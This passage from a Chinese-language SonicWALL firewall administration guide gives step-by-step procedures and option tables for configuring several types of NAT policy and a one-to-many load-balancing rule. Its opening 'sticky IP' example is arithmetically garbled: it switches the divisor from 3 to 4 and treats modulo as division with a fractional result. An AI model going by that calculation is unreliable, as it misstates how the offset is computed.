数据包源 IP = 192.168.0.2
192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
（IP -> 十六进制 -> 十进制 -> 二进制）

粘性 IP 公式 = 数据包源 IP = 3232235522 [取模] 转换目标大小 = 3
= 3232235522 [取模] 4
= 1077411840.6666667 - 1077411840
= 0.6666667 * 3
= 2

粘性 IP 公式生成偏移量 2。

目的地重映射至 10.50.165.3。

创建 NAT 策略

如需 NAT 策略的常规信息，请参见第 390 页的网络 > NAT 策略。

利用 NAT 策略，可以基于源 IP 地址、目标 IP 地址和目标服务的匹配组合来灵活地控制网络地址转换。利用基于策略的 NAT，可以同时部署不同类型的 NAT。本节包含以下子节：

- 第 398 页的创建多对一 NAT 策略
- 第 400 页的创建多对多 NAT 策略
- 第 402 页的创建用于出站流量的一对一 NAT 策略
- 第 405 页的创建用于入站流量的一对一 NAT 策略
- 第 407 页的配置一对多 NAT 负载均衡
- 第 411 页的通过一对一 NAT 策略进行入站端口地址转换
- 第 416 页的通过 WAN IP 地址进行入站端口地址转换

本章节中的示例将以下列 IP 地址为例，演示 NAT 策略的创建和激活。您可以在下述示例中替入您的 IP 地址，使用这些示例来创建适用于您的网络的 NAT 策略：

- 接口 **X0** 上的 192.168.10.0/24 IP 子网
- 接口 **X1** 上的 67.115.118.64/27 IP 子网
- 接口 **X2** 上的 192.168.30.0/24 IP 子网
- **X0** IP 地址为 192.168.10.1
- **X1** IP 地址为 67.115.118.68

- **X2**“销售”IP 地址为 192.168.30.1
- Web 服务器的“专用”地址为 192.168.30.200
- Web 服务器的“公用”地址为 67.115.118.70
- 公用 IP 地址范围为 67.115.118.71 – 67.115.118.74

创建多对一 NAT 策略

多对一是 Dell SonicWALL 安全设备上最常见的 NAT 策略，利用这类策略可以将一组地址转换为一个地址。多数情况下，这意味着您正在使用内部“专用”IP 子网，并将所有出站请求转换为防火墙 WAN 接口（默认为 X1 接口）的 IP 地址，以便目的地将该请求视为来自防火墙 WAN 接口的 IP 地址，而不是来自内部专用 IP 地址。

此策略的设置和激活比较简单，请遵循以下步骤：

1 转至**网络 > NAT 策略**页面。



2 单击**添加**按钮。随即显示**添加 NAT 策略**对话框。



3 要创建一条 NAT 策略，以便 **X2** 接口上的所有系统都使用防火墙的 WAN IP 地址发起流量，请选择以下选项：

表 41. 选项的选择：多对一 NAT 策略示例

选项	值
发包来源	X2 子网
已转换的源	WAN 主要 IP
发包目标	任何
已转换目标	初始
发包服务	任何
已转换服务	初始
入站接口	X2
出站接口	X1
备注	输入简短的描述
启用 NAT 策略	选中
创建反向策略	清除

4 单击**添加**按钮添加并激活 NAT 策略。新策略将添加到 NAT 策略表中，且浏览器窗口的底部显示状态**配置已添加**。

5 单击**关闭**按钮以关闭**添加 NAT 规则**对话框。

注：可针对防火墙其他接口后面的子网复制此策略 – 只需进行以下操作：


1 将**初始来源**替换为该接口后面的子网。
2 调整源接口。
3 添加另一条 NAT 策略

创建多对多 NAT 策略


多对多 NAT 策略可用于将一组地址转换为另一组不同的地址。利用此策略，防火墙可使用多个地址来执行动态转换。如果多对多 NAT 策略包含带有相同网络前缀的初始源和已转换源，则 IP 地址的剩余部分将不会更改。

此策略的设置和激活比较简单，请遵循以下步骤：

1 转至**网络 > 地址对象**页面。




2 单击页面顶部的**添加...**按钮。此时会显示**添加地址对象**对话框。



3 在**名称**字段中输入范围的说明。

4 从**区域分配**下拉菜单中选择 **WAN** 作为区域。

5 从**类型**下拉菜单中选择**范围**。**添加地址对象**对话框更改。



6 在**开始 IP 地址**和**结束 IP 地址**字段中输入地址范围（通常是由 ISP 提供的公用 IP 地址）。

7 单击**添加**按钮创建范围对象。新的地址对象将添加到地址对象表中，且浏览器页面的底部显示状态**配置已添加**。

8 单击**关闭**以关闭**添加地址对象**对话框。

9 转至**网络 > NAT 策略**页面。



10 单击 **NAT 策略**表底部的**添加**按钮。随即显示**添加 NAT 策略**对话框。



11 要创建一条 NAT 策略，以便 LAN 接口（默认为 X0 接口）上的所有系统都使用该公用范围地址发起流量，请选择表 42中显示的选项：

表 42. 选项的选择：多对多 NAT 策略示例

选项	值
发包来源	LAN Primary Subnet
已转换的源	public_range
发包目标	任何
已转换目标	初始
发包服务	任何
已转换服务	初始
入站接口	X0
出站接口	X1
备注	输入简短的描述
启用 NAT 策略	选中
创建反向策略	清除

12 单击**添加**按钮添加并激活 NAT 策略。新策略将添加到 NAT 策略表中，且页面的底部显示状态**配置已添加**。

13 单击**关闭**按钮以关闭“添加 NAT 策略”窗口。

部署此策略后，防火墙将使用我们所创建的范围内的四个可用 IP 地址动态映射出站流量。

您可以通过在 LAN 接口（默认为 X0 接口）安装位于扩展地址范围的多个系统（例如 192.168.10.10、192.168.10.100 和 192.168.10.200）并从各个系统访问公共网站 http://www.whatismyip.com，来测试该动态映射。每个系统应显示来自我们已创建并关联到 NAT 策略的范围内的不同 IP 地址。


注：如果多对多 NAT 策略包含带有相同网络前缀的初始源和已转换源，则 IP 地址的剩余部分将不会更改。

创建用于出站流量的一对一 NAT 策略


用于出站流量的一对一 NAT 是防火墙中的另一类常见 NAT 策略，用于将内部 IP 地址转换为唯一 IP 地址。在您需要特定系统（例如服务器）在向其他目的地发起流量时使用特定 IP 地址时，这一策略非常有用。多数情况下，这类针对出站流量的一对一 NAT 策略用于将服务器的专用 IP 地址映射为公用 IP 地址，且与一条反射（镜像）策略（使得来自公共互联网的任何系统都能访问该服务器）以及一条匹配的防火墙访问规则（以允许此策略）配对。NAT 反向策略将在下一章节中介绍。

此策略的设置和激活比较简单，请遵循以下步骤：

1 转至**网络 > 地址对象**。



2 单击页面顶部的**添加...**按钮。此时会显示**添加地址对象**对话框。



3 在**名称**字段中，为服务器私有 IP 地址输入简短易懂的说明。

4 从**区域分配**下拉菜单中，选择将服务器分配到的区域。

5 从**类型**下拉菜单中选择**主机**。

6 在 **IP 地址**字段中输入服务器的私有 IP 地址。

7 单击**添加**。新的地址对象将添加到地址对象表中，且页面的底部显示状态**配置已添加**。

8 然后，重复步骤 2 至步骤 7，在**添加地址对象**对话框中使用正确的值为服务器的公用 IP 地址创建另一个对象，并从**区域分配**下拉菜单中选择 **WAN**。

9 单击**添加**按钮创建地址对象。新的地址对象将添加到地址对象表中，且页面的底部显示状态**配置已添加**。

10 单击**关闭**以关闭**添加地址对象**对话框。

11 转至**网络 > NAT 策略**页面。



12 单击 **NAT 策略**表底部的**添加**按钮。随即显示**添加 NAT 策略**对话框。



13 要创建一条 NAT 策略，以便 Web 服务器使用其映射的公用 IP 地址向公共互联网发起流量，请选择表 43中显示的选项：

表 43. 选项的选择：出站流量的一对一 NAT 策略示例

选项	值
发包来源	webserver_private_ip
已转换的源	webserver_public_ip
发包目标	任何
已转换目标	初始
发包服务	任何
已转换服务	初始
入站接口	X2
出站接口	X1
备注	输入简短的描述
启用 NAT 策略	选中
创建反向策略	选中

14 完成后，单击**添加**按钮添加并激活 NAT 策略。

15 单击**关闭**按钮以关闭**添加 NAT 策略**窗口。

部署此策略后，在服务器发起流出 WAN 接口（默认为 X1 接口）的流量时，防火墙会将该服务器的专用 IP 地址转换为公用 IP 地址。

可通过在服务器上打开 Web 浏览器并访问公共网站 http://www.whatismyip.com 来测试该一对一映射。该网站应显示您关联到刚刚创建的 NAT 策略中的专用 IP 地址的公用 IP 地址。

创建用于入站流量的一对一 NAT 策略


这是在前一章节中在选中**创建反向策略**的情况下创建的 NAT 策略的镜像策略。利用它，可以将外部公用 IP 地址转换为内部专用 IP 地址。在与“允许”访问策略配对使用时，利用此 NAT 策略，任何源都可以通过公用 IP 地址连接到内部服务器；防火墙负责处理专用地址与公用地址之间的转换。部署此策略后，在连接请求通过 WAN 接口（默认为 X1 接口）到达时，防火墙会将服务器的公用 IP 地址转换为专用 IP 地址。

下面，您将创建策略条目，以及允许对服务器进行 HTTP 访问的规则。您需要创建允许任何人通过 Web 服务器的公用 IP 地址对 Web 服务器发起 HTTP 连接的访问策略。

注：对于之前版本的固件，必须编写访问专用 IP 地址的规则。自 SonicOS 以来，这一情况发生了变化。如果编写访问专用 IP 地址的规则，该规则将不起作用。

创建用于入站流量的一对一 *NAT* 策略（反向）的步骤如下：

1 转到**防火墙 > 访问规则**页面。



2 通过单击策略的复选框，为将服务器放入的任何区域选择策略。

3 单击**添加...**按钮显示**添加规则**对话框。



4 输入显示在表 44中的值：

表 44. 选项的选择：入站流量的一对一 NAT 策略示例

选项	值
操作	允许
从	选择区域或接口
到	选择区域或接口
源端口	选择端口；默认值是**任何**
	注：如果已配置**源端口**，访问规则将过滤基于在所选服务对象/组中定义的源端口的流量。所选的服务对象/组必须和在**服务**中所选的服务对象/组有相同的协议类型。
服务	HTTP
源	任何
目标	Webserver_public_ip
包含的用户	全部（默认值）
排除的用户	无（默认值）
日程	始终打开（默认值）
备注	输入简短的描述
启用日志	已选择
允许分片的数据包	已选择
所有其它选项	未选择

5 单击**添加**。规则已添加。

6 单击**关闭**。


完成后，尝试使用位于公共互联网中的系统访问 Web 服务器的公用 IP 地址。您应该能够成功连接 Web 服务器。如果没有成功，请回顾本章节以及前一章节，确保已正确输入所有必需的设置。

配置一对多 NAT 负载均衡

一对多 NAT 策略可使用初始源 IP 地址作为保持持续性的关键，用于持续地对转换后的目的地进行负载均衡。例如，防火墙可以对多个 SRA 设备进行负载均衡，同时通过持续将客户端平衡到正确的目标 SRA 来保持会话的持续性。

要配置一对多 *NAT* 负载均衡：

1 转到**防火墙 > 访问规则**页面。



2 选择用于 **WAN** 到 **LAN** 的策略。

3 单击**添加...**按钮显示**添加规则**窗口。



4 输入显示在表 45中的值：

表 45. 选项的选择：一对多 NAT 负载均衡规则示例

选项	值
操作	允许
从	选择区域或接口
到	选择区域或接口
源端口	选择端口；默认值是**任何** **注：**如果已配置**源端口**，访问规则将过滤基于在所选服务对象/组中定义的源端口的流量。所选的服务对象/组必须和在**服务**中所选的服务对象/组有相同的协议类型。
服务	HTTPS
源	任何
目标	WAN 主要 IP
包含的用户	全部
排除的用户	无（默认值）
日程	始终打开
备注	描述性文本，例如 SSLVPN LB
启用日志	已选择
允许分片的数据包	已选择
所有其它选项	未选择

5 单击**添加**。规则已添加。

6 单击**关闭**。

7 转到**网络 > NAT 策略**页面，创建下面的 NAT 策略。



8 单击 **NAT 策略**表底部的**添加**按钮。随即显示**添加 NAT 策略**对话框。



9 要创建一条 NAT 策略，以便 Web 服务器使用其映射的公用 IP 地址向公共互联网发起流量，请选择表 46 中显示的选项：

表 46. 选项的选择：一对多 NAT 负载均衡策略示例

选项	值
发包来源	任何
已转换的源	初始
发包目标	WAN 主要 IP

表 46. 选项的选择：一对多 NAT 负载均衡策略示例


选项	值
已转换目标	选择**创建新地址对象...**以显示**添加地址对象**对话框。使用表 47 中显示的选项。 
发包服务	HTTPS
已转换服务	HTTPS
入站接口	任何
出站接口	任何
备注	描述性文本，例如 SSLVPN LB
启用 NAT 策略	已选择
创建反向策略	未选择

表 47. 选项的选择：添加地址对象对话框

选项	值
名称	输入描述性名称，例如 mySSLVPN
区域分配	LAN
类型	主机
IP 地址	需要进行负载均衡的设备的 IP 地址（在上述拓扑中，这些 IP 地址包括：192.168.200.10、192.168.200.20 和 192.168.200.30。）

10 完成后，单击**添加**按钮添加并激活 NAT 策略。


11 单击**关闭**。

通过一对一 NAT 策略进行入站端口地址转换

这类 NAT 策略适用于需要隐藏内部服务器的真实监听端口，而在其他端口上提供对该服务器的公共访问的情况。在下面的示例中，您将修改在前一章节创建的 NAT 策略和规则，以便公共用户通过其他端口 (TCP 9000) 而不是标准的 HTTP 端口 (TCP 80)，在专用 Web 服务器的公用 IP 地址上连接该服务器。

1 创建用于其他端口的自定义服务。

a 转到**网络 > 服务**页面。



b 在**服务对象**选项卡，单击**添加...**按钮。将显示**添加服务**对话框。




c 为您的自定义服务提供一个简单易记的名称，例如 **webserver_public_port**。

d 从**协议**下拉菜单中选择 **TCP(6)**。**子类型**下拉菜单是灰色的。

e 在**端口范围**字段中，输入 **9000** 作为该服务的起始端口号和终止端口号。


f 完成后，单击**添加**按钮保存自定义服务。此时显示消息**服务对象条目已添加完毕**，且**服务对象**选项卡已更新。



g 单击**关闭**。

2 修改在前一章节中创建的、允许任何公共用户在 Web 服务器的公用 IP 地址上连接该服务器的 NAT 策略。

a 转至**网络 > NAT 策略**菜单。



b 单击 NAT 策略旁的**编辑**图标。此时显示**编辑 NAT 策略**对话框。



c 编辑表 48 中显示的 NAT 策略：

表 48. 选项的选择：通过一对一 NAT 策略进行入站端口地址转换示例

选项	值
发包来源	任何
已转换的源	初始
发包目标	webserver_public_ip
已转换目标	webserver_private_ip
发包服务	webserver_public_port（或者您在前面提供的任何名称）

表 48. 选项的选择：通过一对一 NAT 策略进行入站端口地址转换示例

选项	值
已转换服务	HTTP
入站接口	X1
出站接口	任何
备注	输入简短的描述
启用 NAT 策略	选中


注：确保已选择**任何**作为目标接口（而不是服务器所在的接口）。这可能看起来不符合直觉，但实际上是正确的操作（如果您尝试指定该接口，将会报错）。

d 完成后，单击**确定**添加并激活 NAT 策略。

部署此策略后，在连接请求通过 WAN 接口（默认为 X1 接口）到达时，防火墙会将服务器的公用 IP 地址转换为专用 IP 地址，并将请求的协议 (TCP 9000) 转换到服务器的实际监听端口 (TCP 80)。

3 最后，请修改在前一章节中创建的防火墙访问规则，以便任何公共用户通过新端口 (TCP 9000) 而不是服务器的实际监听端口 (TCP 80) 连接到 Web 服务器。

a 转至**防火墙 > 访问规则**页面。



b 为将服务器放入的任何区域选择策略。

c 单击**编辑**图标，以在**编辑规则**对话框中显示先前创建的策略。



d 编辑显示在表 49 中的值：

表 49. 选项的选择：通过一对一 NAT 策略规则进行入站端口地址转换示例

选项	值
操作	允许
服务	server_public_port（或者您在前面提供的任何名称）
源	任何
目标	webserver_public_ip
允许的用户	全部
日程	始终打开
日志	选中
备注	输入简短的描述

e 单击**确定**。

完成后，尝试使用位于公共互联网中的系统，通过新的自定义端口访问 Web 服务器的公用 IP 地址（例如：`http://67.115.118.70:9000`）。您应该能够成功连接 Web 服务器。如果没有成功，请回顾本章节以及前一章节，确保已正确输入所有必需的设置。

通过 WAN IP 地址进行入站端口地址转换

这是您可以在运行 SonicOS 的防火墙中创建的比较复杂的 NAT 策略之一 – 它允许您使用防火墙的 WAN IP 地址来提供对多个内部服务器的访问。它最适合您的 ISP 仅提供一个公用 IP 地址，且必须由防火墙的 WAN 接口（默认为 X1 接口）使用该 IP 地址的情况。

